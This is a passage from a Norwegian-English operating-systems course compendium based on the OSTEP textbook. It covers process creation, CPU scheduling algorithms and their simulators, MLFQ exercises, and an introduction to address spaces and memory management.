1. Hva er hensikten med systemkall, og hvorfor får ikke applikasjonen bare snakke direkte med maskinvaren?
2. Hva er en mode switch/mode transition? Hva er en context switch?
3. Beskriv kort forskjellen på synkrone og asynkrone interrupt, og gi et eksempel på hver av de tre typene trap/interrupt.
4. Hvorfor deler Unix prosessoppretting i to systemkall, `fork()` og `exec()`, i stedet for å gjøre alt i ett kall slik `CreateProcess()` gjør på Windows?
5. Hva er *copy-on-write*, og hvorfor bruker `fork()` det?
6. Ren *direct execution* – å la programmet kjøre rett på CPU-en uten operativsystemet imellom – gir to problemer. Hvilke, og hvordan løser *limited direct execution* det første av dem?
7. Hvorfor trenger operativsystemet et timer interrupt?
8. (**OBLIG-1**) Gjør Homework (Code) oppgave 1 i kapittel fem (bygg koden din på p1.c).
9. (**OBLIG-1**) Skriv et C-program som kjører seks prosesser etter følgende tidsplan (`S` betyr start, `T` betyr terminate/avslutt):

   ```
   Process-
   number
     ^
   5 |           S--------T
   4 |  S--------T
   3 |        S-----T
   2 S--------T
   1 |  S-----T
   0 S--T
     +----------------------> time (seconds)
     0  1  2  3  4  5  6  7
   ```

   Med andre ord: prosess nummer 0 og prosess nummer 2 skal starte med én gang, og når prosess 0 avslutter, skal prosess 1 og 4 starte, og så videre. Det eneste hver prosess skal gjøre, er å kjøre denne funksjonen:

   ```
   void process(int number, int time) {
     printf("Process %d is running\n", number);
     sleep(time);
     printf("Process %d ran for %d seconds\n", number, time);
   }
   ```

Bruk systemkallet `waitpid` til å synkronisere prosessene (altså: bruk `waitpid` til å vente til en prosess har avsluttet før du starter nye prosesser). Merk: du kan løse dette med programlogikk (if-setninger), men det er ikke poenget med oppgaven – poenget er å øve på å bruke systemkallet `waitpid` sammen med `fork`.

Hint: se kildekoden til forkcount.c for et eksempel på hvordan du kan bruke `waitpid` til å vente på at en bestemt prosess avslutter.

Her er litt drahjelp – følgende bør stå i C-kildefila før du begynner å skrive main-funksjonen:

```
#include <stdio.h>     /* printf */
#include <stdlib.h>    /* exit */
#include <unistd.h>    /* fork */
#include <sys/wait.h>  /* waitpid */
#include <sys/types.h> /* pid_t */
/* Note: pid_t is probably just an int, but it might be different
   kind of ints on different platforms, so using pid_t instead of
   int helps makes the code more platform-independent
*/

void process(int number, int time) {
  printf("Process %d is running\n", number);
  sleep(time);
  printf("Prosess %d ran for %d seconds\n", number, time);
}
```

10. Gjør Homework (Code) oppgave 2 i kapittel fem (bygg koden din på p4.c and use `write()` to write to the file).

4

Scheduling (CPU-tildeling)

Merk: henvisninger som "Fig 7.1" og "chp 7" peker inn i læreboka (OSTEP), ikke inn i dette kompendiet. Kapitlene vi bruker her er fritt tilgjengelige som PDF: chp 7, chp 8 og chp 10.

4.1 Læringsmål

Etter å ha arbeidet deg gjennom dette kapitlet og de tilhørende kapitlene i læreboka skal du kunne:

- forklare hva *turnaround time* og *response time* er, og hvorfor de to målene trekker i hver sin retning
- gjøre rede for de fem forenklende antakelsene om workload, og hva som skjer med scheduleren når hver av dem faller bort
- regne ut turnaround time og response time for FIFO, SJF, STCF og Round Robin for et gitt sett med jobber
- forklare *convoy effect*, og hva slags workload som får FIFO til å gi dårlig turnaround time
- skille mellom *preemptive* og *non-preemptive* scheduling
- forklare hva et *time slice* (quantum) er, og avveiningen mellom kort og langt quantum

- forklare hvordan *MLFQ* virker, hvilke problemer hver av reglene løser, og hvorfor priority boost trengs
- forklare hva *affinity scheduling* er, og hvorfor cachen gjør det viktig på en flerkjernemaskin

Merk deg at vi bruker ofte begrepet "jobb" når vi prater om de enkle schedulingsalgoritmene som ble utviklet for batch-prosessering (dvs tenk deg 1960-tallet og en bunke (batch) hull-kort som inneholder dataprogrammer, som skal lastes inn på en kjempestor datamaskin som skal kjøre de en etter en). Mao en "jobb" er i denne sammenheng det samme som en prosess.

4.2 Turnaround time

Antakelser (som vi må bryte) i figur 4.1.

Antakelser om workload:

1. Alle jobber kjører like lenge.
2. Alle jobber ankommer samtidig.
3. Når en jobb først er startet, kjører den til den er ferdig.
4. Alle jobber bruker bare CPU-en (de gjør ingen I/O).
5. Vi vet på forhånd hvor lenge hver jobb kommer til å kjøre.

Figur 4.1: Antakelser (som vi må bryte).

Turnaround time i figur 4.2.

Tiden fra en prosess kommer inn i systemet til den forlater det, f.eks.

```
time uuidgen
```

Husk prosesstilstandene (ready, running, blocked)

Figur 4.2: Turnaround time.

De to målene vi bruker gjennom hele kapitlet, turnaround time og response time, trekker i hver sin retning. Vil du ha lav turnaround time, lønner det seg å kjøre én jobb helt ferdig før du starter neste. Vil du ha lav response time, må du gi alle jobbene litt CPU

med én gang – og da blir hver enkelt jobb ferdig seinere. Ingen scheduler kan være best på begge samtidig, og mesteparten av kapitlet handler om hvor man legger seg mellom de to.

4.2.1 FIFO

First In First Out (FIFO) i figur 4.3.



Figur 4.3: First In First Out (FIFO).

Merk at First In First Out (FIFO) noen ganger kalles First Come First Serve (FCFS). Det er det samme.

```
# we assume you have downloaded to git repo's mentioned at
# https://idatg2202.iik.ntnu.no/2026-27/#hvor-finner-jeg-alle-filene-som-nevnes-i-lrel
cd ~/ostep-homework/cpu-sched
# IF THE FOLLOWING LINE GIVES A PYTHON ERROR
# CHANGE python TO python3 IN THE FIRST LINE
# IN scheduler.py
./scheduler.py -p FIFO -l 10,10,10
# in these simulator we can always add -c to get the answer
# but we should think first of course :)
./scheduler.py -p FIFO -l 10,10,10 -c
```

Antakelser (som vi må bryte) i figur 4.4.

Antakelser om workload:

1. ~~Alle jobber kjører like lenge~~.
2. Alle jobber ankommer samtidig.
3. Når en jobb først er startet, kjører den til den er ferdig.
4. Alle jobber bruker bare CPU-en (de gjør ingen I/O).
5. Vi vet på forhånd hvor lenge hver jobb kommer til å kjøre.

Figur 4.4: Antakelser (som vi må bryte).

First In First Out (FIFO) i figur 4.5.

- Hva slags workload kan du sette sammen for å få FIFO til å gi dårlig turnaround time?
Fig 7.2

Figur 4.5: First In First Out (FIFO).

Søk på nettet etter "convoy effect". Tenk på en handletur: bør du slippe fram personen bak deg i køen hvis hen bare har én vare og du har fullastet vogn?

```
./scheduler.py -p FIFO -l 100,10,10
```

4.2.2 SJF

Shortest Job First i figur 4.6.

Fig 7.3

Figur 4.6: Shortest Job First.

SJF er *non-preemptive*: når en jobb først har fått CPU-en, beholder den den til den er ferdig. Det er den beste strategien når alle jobbene ankommer samtidig – men det er nettopp den antakelsen vi bryter i neste steg.

```
./scheduler.py -p SJF -l 100,10,10
```

Antakelser (som vi må bryte) i figur 4.7.

Antakelser om workload:

1. ~~Alle jobber kjører like lenge~~.
2. ~~Alle jobber ankommer samtidig~~.
3. Når en jobb først er startet, kjører den til den er ferdig.
4. Alle jobber bruker bare CPU-en (de gjør ingen I/O).
5. Vi vet på forhånd hvor lenge hver jobb kommer til å kjøre.

Figur 4.7: Antakelser (som vi må bryte).

Shortest Job First – seine ankomster i figur 4.8.

Fig 7.4

Figur 4.8: Shortest Job First – seine ankomster.

Vi må bruke mlfq-simulatoren for å vise ulike ankomsttider for Shortest Job First:

```
cd ~/ostep-homework/cpu-sched-mlfq/
./mlfq.py -n 1 -q 100 -l 0,100,0:10,10,0:10,10,0 -i 0
```

4.2.3 STCF

Antakelser (som vi må bryte) i figur 4.9.

Antakelser om workload:

1. ~~Alle jobber kjører like lenge~~.
2. ~~Alle jobber ankommer samtidig~~.
3. ~~Når en jobb først er startet, kjører den til den er ferdig~~.
4. Alle jobber bruker bare CPU-en (de gjør ingen I/O).
5. Vi vet på forhånd hvor lenge hver jobb kommer til å kjøre.

Figur 4.9: Antakelser (som vi må bryte).

Shortest Time to Completion First i figur 4.10.

preemptive vs non-preemptive
Fig 7.5
- God på turnaround time, men ganske dårlig på response time og interaktivitet.

Figur 4.10: Shortest Time to Completion First.

Forskjellen på *preemptive* og *non-preemptive* er om scheduleren har lov til å ta CPU-en fra en jobb som kjører. STCF er preemptive: kommer det inn en jobb som har kortere gjenstående tid enn den som kjører, blir den kjørende jobben avbrutt. Det er timer interruptet fra forrige kapittel som gjør dette mulig.

4.3 Response time

Response time i figur 4.11.

Tiden fra en prosess kommer inn i systemet til den kjører for første gang

Figur 4.11: Response time.

Hva med mennesker? i figur 4.12.

from Powers of 10: Time Scales in User Experience:

0,1 sek "noe skjer umiddelbart"

1 sek "datamaskinen gjorde noe for oss"

from Progress Indicators Make a Slow System Less Insufferable:

- Bruk framdriftsindikator på alt som tar mer enn 1 sekund

Figur 4.12: Hva med mennesker?.

4.3.1 Round Robin

Round Robin i figur 4.13.

Fig 7.7

- time slice/quantum
- hva koster egentlig en context switch?

Figur 4.13: Round Robin.

```
./scheduler.py -p SJF -l 5,5,5
# vs
./scheduler.py -p RR -q 1 -l 5,5,5
```

Valget av quantum er en avveining. Et kort quantum gir god response time, fordi alle jobbene får CPU-en ofte, men da blir det mange context switch, og hvert av dem koster – ikke bare tiden operativsystemet bruker på å bytte, men også at cachen må varmes opp igjen for den nye prosessen (se kapittel 1.5). Et langt quantum gir lite overhead, men dårlig response time. Tommelfingerregelen er å velge et quantum som er langt nok til at kostnaden ved context switch blir en liten andel av tiden.

Demo: la oss finne ut hvor lange disse time slicene faktisk er. På Linux kan du lese om begrepet jiffies i `man 7 time` og se at en jiffie vanligvis er 2,5 ms som standard. Linux-scheduleren CFS ("Completely Fair Scheduler") bruker imidlertid ikke jiffies, se 4. SOME FEATURES OF CFS. Gjør vi
`cat /proc/sys/kernel/sched_min_granularity_ns`
ser vi at "minimum granularity for scheduling" er noen få millisekunder (ms). Vi kan også se på
`cat /proc/sys/kernel/sched_rr_timeslice_ms`
for å finne ut hvor lange time slicene blir hvis vi ber kjernen bruke round robin i stedet for CFS.

Demo: Windows, `clockres` (verktøy fra SysInternals) tilsvarer "jiffie" på Linux. Intervallene er 2x for desktop og 12x for server, og endres med `SystemPropertiesAdvanced`, Advanced, Performance, Advanced and see changes in `hklm:\System\CurrentControlSet\control\PriorityControl`

4.3.2 Overlap

Antakelser (som vi må bryte) i figur 4.14.

Antakelser om workload:

1. ~~Alle jobber kjører like lenge~~.
2. ~~Alle jobber ankommer samtidig~~.
3. ~~Når en jobb først er startet, kjører den til den er ferdig~~.
4. ~~Alle jobber bruker bare CPU-en (de gjør ingen I/O)~~.
5. ~~Vi vet på forhånd hvor lenge hver jobb kommer til å kjøre~~.

Figur 4.14: Antakelser (som vi må bryte).

Overlapp alltid i figur 4.15.

Fig 7.9
Behandle hver CPU-burst som en egen jobb.

Figur 4.15: Overlapp alltid.

Når vi tar med I/O, ser vi at en jobb ikke er én sammenhengende bit arbeid, men en rekke CPU-bursts avbrutt av perioder der jobben venter på I/O. Ved å behandle hver CPU-burst som en egen jobb får en interaktiv, I/O-tung prosess høy prioritet av seg selv under SJF/STCF, samtidig som CPU-en holdes i arbeid med noe annet mens I/O-en pågår.

4.4 MLFQ

4.4.1 Basics

Grunnreglene i figur 4.16.

Fig 8.1

Regel 1 Hvis Prioritet(A) > Prioritet(B), kjører A (og ikke B).

Regel 2 Hvis Prioritet(A) = Prioritet(B), kjører A og B i RR

Figur 4.16: Grunnreglene.

4.4.2 Priority

Prioritet i figur 4.17.

Regel 3 Når en jobb kommer inn i systemet, får den høyeste prioritet (øverste kø).

Regel 4a Bruker en jobb opp et helt time slice, settes prioriteten ned (den flyttes én kø ned).

Regel 4b Gir jobben fra seg CPU-en før time slicet er ute, beholder den prioriteten sin.

Fig 8.2-8.4

Figur 4.17: Prioritet.

Poenget med reglene er at MLFQ ikke vet på forhånd hvor lenge en jobb kommer til å kjøre – den lærer det ved å observere. En jobb som stadig gir fra seg CPU-en før time slicet er ute, oppfører seg som en interaktiv jobb og får beholde høy prioritet. En jobb som bruker opp hele time slicet hver gang, oppfører seg som en CPU-bound jobb og synker nedover. Dermed oppnår MLFQ omtrent det SJF ville gjort, uten å kjenne kjøretidene på forhånd.

```
./mlfq.py -n 3 -q 10 -l 0,100,0     # fig 8.2
./mlfq.py -n 3 -q 10 -l 0,200,0:100,20,0   # fig 8.3
./mlfq.py -n 3 -q 10 -l 0,170,0:50,30,1 -i 4 -S # fig 8.4
```

4.4.3 Boost

Boost i figur 4.18.

Regel 4 Når en jobb har brukt opp tildelingen sin på et nivå (uansett hvor mange ganger den har gitt fra seg CPU-en), settes prioriteten ned (den flyttes én kø ned).

Regel 5 Etter en tidsperiode S flyttes alle jobbene i systemet til øverste kø.

Fig 8.5-8-7

Figur 4.18: Boost.

De to nye reglene retter opp hver sin svakhet. Regel 5 (boost) hindrer *starvation*: uten den ville en CPU-bound jobb blitt liggende nederst for alltid hvis det stadig kom nye interaktive jobber. Regel 4 erstatter 4a og 4b, og hindrer at et program kan *lure scheduleren* ved å gi fra seg CPU-en rett før hvert time slice er ute – med den gamle regel 4b ville et slikt program beholdt høy prioritet i det uendelige.

4.5 Fair Share

4.5.1 Lottery

Lottery og tilfeldighet i figur 4.19.

Se "Tip: Use randomness"

Figur 4.19: Lottery og tilfeldighet.

Fair-share-schedulere har et annet mål enn de vi har sett til nå: i stedet for å optimalisere turnaround time eller response time, skal hver jobb få en bestemt *andel* av CPU-en. Lottery scheduling gjør det ved å dele ut lodd (tickets) – jo flere lodd en jobb har, desto større andel – og så trekke tilfeldig hvem som får kjøre neste time slice. Det er en overraskende enkel måte å slippe unna både kompliserte datastrukturer og problemer som starvation.

4.6 Multiprocessor

Hvordan lage raskere datamaskiner i figur 4.20.

- Ifølge Einsteins spesielle relativitetsteori kan ingen elektriske signaler forplante seg raskere enn lyshastigheten, som er omtrent 30 cm/ns i vakuum og omtrent 20 cm/ns i kobbertråd eller optisk fiber.
- *Hva har dette å si for hastigheten til en datamaskin?*

Figur 4.20: Hvordan lage raskere datamaskiner.

En CPU med

- 1 GHz klokke rekker bare å flytte et signal 200 mm per klokkeperiode, som betyr:
- 10 GHz – 20 mm
- 100 GHz – 2 mm

- 1 THz – 0,2 mm

Jo mindre de elektriske kretsene er, desto mer varme utvikles det, og desto vanskeligere er det å bli kvitt varmen. Det er derfor vi bygger flere CPU-kjerner i stedet for å bare skru opp klokkefrekvensen – og det er derfor scheduling på flerkjernemaskiner er blitt et eget tema.

4.6.1 Affinity

Cache coherence og affinity i figur 4.21.

Fig 10.2

Figur 4.21: Cache coherence og affinity.

Ett problem er at prosesser og tråder kanskje ikke bør hoppe tilfeldig mellom CPU-kjerner, siden det ligger mye prosess-/trådspesifikke data i cachen på den kjernen tråden har kjørt på. Scheduling som tar hensyn til dette, kalles *affinity scheduling*: den prøver å la en prosess/tråd kjøre på den samme kjernen som sist, i håp om at det fortsatt ligger relevante data i cachen der.

Demo: `taskset -c 0 ./regn.bash`
`sudo htop`, a for å sette affinity

Scheduleren gjør dette av seg selv, så vi har normalt lite behov for å styre det manuelt. Men det finnes spesielle situasjoner der det trengs, for eksempel programvare med lisenskostnader basert på antall CPU-er i bruk (slik Oracle-databaser pleide å gjøre).

4.6.2 Gang scheduling

Gang scheduling i figur 4.22.

Bør tråder fra samme prosess (eller prosesser fra samme virtuelle maskin) kjøre samtidig på CPU-ene?

Figur 4.22: Gang scheduling.

Det er et vanskelig spørsmål, og svaret avhenger av hva slags workload det er: det gir bare mening hvis trådene kommuniserer mye med hverandre. Vi kommer tilbake til dette når vi snakker om synkronisering.

4.6.3 Pcores og Ecores

Pcores og Ecores i figur 4.23.

- Moderne CPU-er har hybride arkitekturer, med energieffektive CPU-kjerner (Ecores) uten hyperthreading og ytelseskjerner (Pcores) med hyperthreading.
- CPU-en eksponerer et register som sier hvilken ytelsesklasse som passer best for prosessen som kjører nå, og det kan operativsystemet bruke i scheduling-beslutningen sin.

Figur 4.23: Pcores og Ecores.

ARM har hatt denne arkitekturen under navnet big.LITTLE siden 2011[1], mens Intel har det i Alder Lake-prosessorene (12. generasjon) siden 2021[2].

Disse endringene i maskinvaren gjør at operativsystemet får mer informasjon om hver prosess som kjører (blant annet hva slags instruksjoner prosessen har utført, og hvordan de har slått ut på strømforbruk og varme), og et hint om hvilken CPU-kjerne scheduleren bør plassere prosessen på neste gang. Problemet er at dette fort blir svært applikasjons- og workload-spesifikt. Det er ikke lett å lage en generell scheduler som passer for alle slags applikasjoner.

Med andre ord: scheduling er igjen et aktivt forskningsfelt area[3].

[1] https://en.wikipedia.org/w/index.php?title=ARM_big.LITTLE&oldid=1243164542
[2] https://en.wikipedia.org/w/index.php?title=Alder_Lake&oldid=1238769876
[3] https://scholar.google.com/citations?user=3aaJbAgAAAAJ&hl=es

4.7 Lab-øvinger

1. Det er irriterende at simulatorene i hjemmeoppgavene ikke har noen god visualisering. Læreren din hacket sammen dette:

```
#!/bin/bash

# Usage example:
# ./mlfq.py -n 3 -q 10 -l 0,50,0:50,15,1:0,20,0:0,10,2 -i 2 -S -c | ./plot.bash

# let's use a temporary file
data=$(mktemp /tmp/plot.XXXXXXXXXXXXXXXXX) || exit 1

# data from from mlfq.py via STDIN
grep -P -o 'Run JOB \d at PRIORITY \d' |
sed -r 's/[^0-9]+([0-9])[^0-9]+([0-9])$/\1,\2/g' > "$data"

# find out how many priority levels (queues) there are
lastqueue=$(cut -d ',' -f2 "$data" | sort -u | tail -n 1)

# plot the timeline for each queue
echo
for i in $(seq "$lastqueue" -1 0); do
        echo -n "Q$i "
        while IFS=, read -r job queue; do
                if [[ "$queue" -eq "$i" ]]
                then
                        echo -n "$job"
                else
                        echo -n ' '
                fi
        done < "$data"
        echo
done

# finally plot the "X axis" with timestamps
echo
echo -n "   "
for i in $(seq -f "%03g" 5 5 "$(wc -l < "$data")")
do
        echo -n "  $i"
done
echo
```

```
echo
rm "$data"
```

Kan du prøve å lage noe bedre? Kanskje Python med et GUI, eller kanskje en web-app?

4.8 Repetisjonsspørsmål og oppgaver

1. Hva mener vi med *starvation* i forbindelse med scheduling-algoritmen Shortest Job First?
2. Hva er *turnaround time* og *response time*, og hvorfor kan ingen scheduler være best på begge samtidig?
3. Læreboka starter med fem forenklende antakelser om workload som den bryter én etter én. Hvilken antakelse er det som gjør at vi må gå fra SJF til STCF, og hvilken gjør at SJF i praksis er umulig å implementere?
4. Hva er *convoy effect*, og hva slags workload må til for at FIFO skal gi dårlig turnaround time?
5. Hva er forskjellen på *preemptive* og *non-preemptive* scheduling, og hvilken maskinvarestøtte må til for at preemptive scheduling skal være mulig?
6. Hva er et *time slice* (quantum), og hva er avveiningen mellom et kort og et langt quantum?
7. Hva er *affinity scheduling*, og hvorfor er det viktig på en maskin med flere CPU-kjerner?
8. Tre jobber ankommer systemet. A ankommer ved tid 0 og trenger 30 ms CPU, B ankommer ved tid 10 og trenger 10 ms, og C ankommer ved tid 10 og trenger 10 ms. Se bort fra kostnaden ved context switch.
   (a) Regn ut turnaround time og response time for hver jobb, og gjennomsnittet av begge, med FIFO.
   (b) Gjør det samme med STCF.
   (c) Gjør det samme med Round Robin og et quantum på 10 ms (ved likhet kjører jobbene i rekkefølgen A, B, C).
   (d) Hvilken algoritme er best på turnaround time, og hvilken er best på response time? Stemmer det med det du forventet?
9. Gjør "Homework (Simulation)"-oppgavene i kapittel sju (konsentrer deg om spørsmål 1–5, siden 6 og 7 er litt uklare). Les README-fila først. Du må gjerne gå sammen med andre studenter om dette, og diskutere hvert spørsmål.
10. Gjør "Homework (Simulation)"-oppgavene i kapittel åtte. Les README-fila først (MERK: du må kanskje endre `python` til `python3` på første linje i `mlfq.py`). Du må gjerne gå sammen med andre studenter om dette, og diskutere hvert spørsmål. Merk at simulatoren kan være litt buggy i enkelte situasjoner (spesielt for priority boost), og at noen av spørsmålene krever at du gjør noen tilleggsantakelser – noe som er bra, det får deg til å tenke mer.

Prosessnavn	Kjøretid	I/O-frekvens	I/O-tid
P0	15	3	3
P1	25	5	3
P2	40	0	0

11. (**OBLIG-1**) MLFQ har følgende regler

    (a) Hvis Prioritet(A) > Prioritet(B), kjører A (og ikke B).

    (b) Hvis Prioritet(A) = Prioritet(B), kjører A og B i Round Robin.

    (c) Når en jobb kommer inn i systemet, får den høyeste prioritet (øverste kø).

    (d) Bruker en jobb opp et helt time slice mens den kjører, settes prioriteten ned (dvs. den flyttes én kø ned).

    (e) Gir en jobb fra seg CPU-en før time slicet er ute, beholder den prioriteten sin.

    (f) Etter tidsperioden S flyttes alle jobbene i systemet til øverste kø.

    Gitt følgende oppsett på et system med én CPU:

    - Fire køer Q0, Q1, Q2 og Q3, der Q3 er køen med høyest prioritet
    - Time slicet er 5 ms for alle køene
    - S er 50 ms (priority boost hvert 50. ms)

    Følgende prosesser ankommer på tidspunkt 0, i rekkefølgen P0, P1, P2: Merk følgende:

    - Er I/O-frekvensen N, betyr det at prosessen gjør I/O hvert N. ms
    - Når I/O-frekvens og I/O-tid er null, betyr det at prosessen ikke gjør noe I/O.
    - En scheduling-beslutning tas
      - når en jobb er ferdig (exits)
      - når en jobb gjør I/O
      - når I/O-en til en jobb er ferdig
      - når en jobb har brukt opp time slicet sitt
      - når det skjer en priority boost
    - Et nytt time slice starter etter hver scheduling-beslutning, med mindre en prosess blir avbrutt av en prosess med høyere prioritet. Da blir prosessen stående først i køen på sitt eget prioritetsnivå, og fortsetter siden på resten av time slicet sitt

    Bruk penn og papir til å skrive ned hvordan disse prosessene kommer til å kjøre, og svar så på følgende spørsmål:

    a) Når P0 er ferdig, forlater den kø: _____

b) Når P1 er ferdig, forlater den kø: _____

c) Når P2 er ferdig, forlater den kø: _____

d) Hvilken kø ligger P0 i på tidspunkt 15? _____

e) Turnaround time for P1 (ms): _____

f) Gjennomsnittlig turnaround time (ms): _____

g) Response time for P2 (ms): _____

h) Gjennomsnittlig response time (ms): _____

i) Er CPU-en opptatt hele tiden, eller står den idle en periode?

j) På tidspunkt 20 ankommer en ny prosess P3 med kjøretid 10 og uten I/O. Hva blir gjennomsnittlig turnaround time og gjennomsnittlig response time nå?

5 Address Spaces and Address Translation

Note: references like "Fig 13.1" and "chp 13" point into the textbook (OSTEP), not into this compendium. The chapters we use here are freely available as PDF: chp 13, chp 14, chp 15, chp 16 and chp 18.

5.1 Address space

Multiprogramming in figure 5.1.

- Fig 13.1
- Saving from memory to disk timeconsuming...
- Fig 13.2

Figure 5.1: Multiprogramming.

Address Space in figure 5.2.

- Fig 13.3

  Virtualized memory because the program is not loaded in memory where it thinks it is.

Figure 5.2: Address Space.

More exact in figure 5.3.



Figure 5.3: More exact.

Goals in figure 5.4.

Transparancy it should just happen behind the scene

Efficiency in time and space

Protection isolated from other address spaces (*security*)

Figure 5.4: Goals.

Note gray box on page 7 of chp 13: "ASIDE: EVERY ADDRESS YOU SEE IS VIRTUAL".

5.2 Memory: API

Stack vs Heap Memory in figure 5.5.

- Automatic memory on stack
  `int x;`
- Heap manually allocated (You are in charge of alloc and free!)
  `int *x = (int *) malloc(sizeof(int));`
- (Global variables in Data segment, not in Heap)

Figure 5.5: Stack vs Heap Memory.

Note page 4 of chp 14:

> You might also notice that `malloc()` returns a pointer to type `void`. Doing so is just the way in C to pass back an address and let the programmer decide what to do with it. The programmer further helps out by using what is called a **cast**; in our example above, the programmer casts the return type of `malloc()` to a pointer to a `double`. Casting doesn't really accomplish anything, other than tell the compiler and other programmers who might be reading your code: "yeah, I know what I'm doing." By casting the result of `malloc()`, the programmer is justgiving some reassurance; the cast is not needed for the correctness.

Free Memory in figure 5.6.

- `free(x);`
- Easy to make mistakes! `valgrind` (`purify`)
- Search the Internet for "use after free"

Figure 5.6: Free Memory.

Note page 5 of chp 14:

> Alternately, you could use `strdup` and make your life even easier. Read the `strdup` man page for more information.

Demo variables.c. Note the following:

- There are only 12 hexadecimal numbers, why? 64-bit addresses should mean 16 hexadecimal numbers! (because Linux and Windows only use 48 bits, they don't need the entire 64-bit address space)
- The first hexadecimal number is never higher than 7 because of the split between *kernel space* and *user space*. The operating system is always mapped to half of the address space of every process to make *mode switches* efficient. Of course if the process tries to access kernel space it will trigger an interrupt of type exception (probably "segmentation fault").

Demo from vm-intro:

```
make
./va
valgrind --leak-check=yes ./va
clang-tidy -checks='*' va.c --
```

5.3 Address Translation

Relocating in figure 5.7.

- Fig 15.1 Address space
- Fig 15.2 Physical memory with relocated process

Figure 5.7: Relocating.

Base and Bound/Limit Register in figure 5.8.

- Fig 15.3 (needed hardware support)

Figure 5.8: Base and Bound/Limit Register.

OS Responsibilities in figure 5.9.

- Fig 15.4 What the OS needs to do

Figure 5.9: OS Responsibilities.

Execution in figure 5.10.

- Fig 15.5 HW-OS interaction at boot
- Fig 15.6 HW-OS-Process interaction at runtime

Figure 5.10: Execution.

5.4 Segmentation

Segments in figure 5.11.

Solve the problems with one set of base and bounds/limits registers for each segment

- Fig 16.1
- Fig 16.2

Figure 5.11: Segments.

5.5 Free Space Mgmt

Free Space Management in figure 5.12.



Figure 5.12: Free Space Management.

A *bitmap* is a data structure with N bits where each bit represents a "unit of storage", in our case a chunk of memory (the concept of bitmap is also used for e.g. storage on a hard drive). If a bit is zero it means the corresponding chunk of memory is free and can be allocated, if it is one then its already in use.

Of course we don't want these data structures that the operating system need to take up to much space, so how big will a bitmap be? E.g. with 2GB memory divived into 1KB chunks:

$$\frac{2GB}{1KB} = \frac{2^{31}B}{2^{10}B} = 2^{21}b = \frac{2^{21}b}{2^3 \frac{b}{B}} = 2^{18}B = 256KB$$

A *free list* is a list of free and in use "units of storage", in out case a chunk of memory. Each entry in a free list used more than one bit of course, each entry is typically a 16/32/64-bit address, but the list can be very compact in its representation. E.g. maybe be list only stores the start and end address of a sequence of free chunks. Also note that

if the free list only stores addresses of all free chunks of memory, the list will only be big when there is a lot of memory available, so maybe the size of a free list is not a problem.

Problem: Wasted space in figure 5.13.

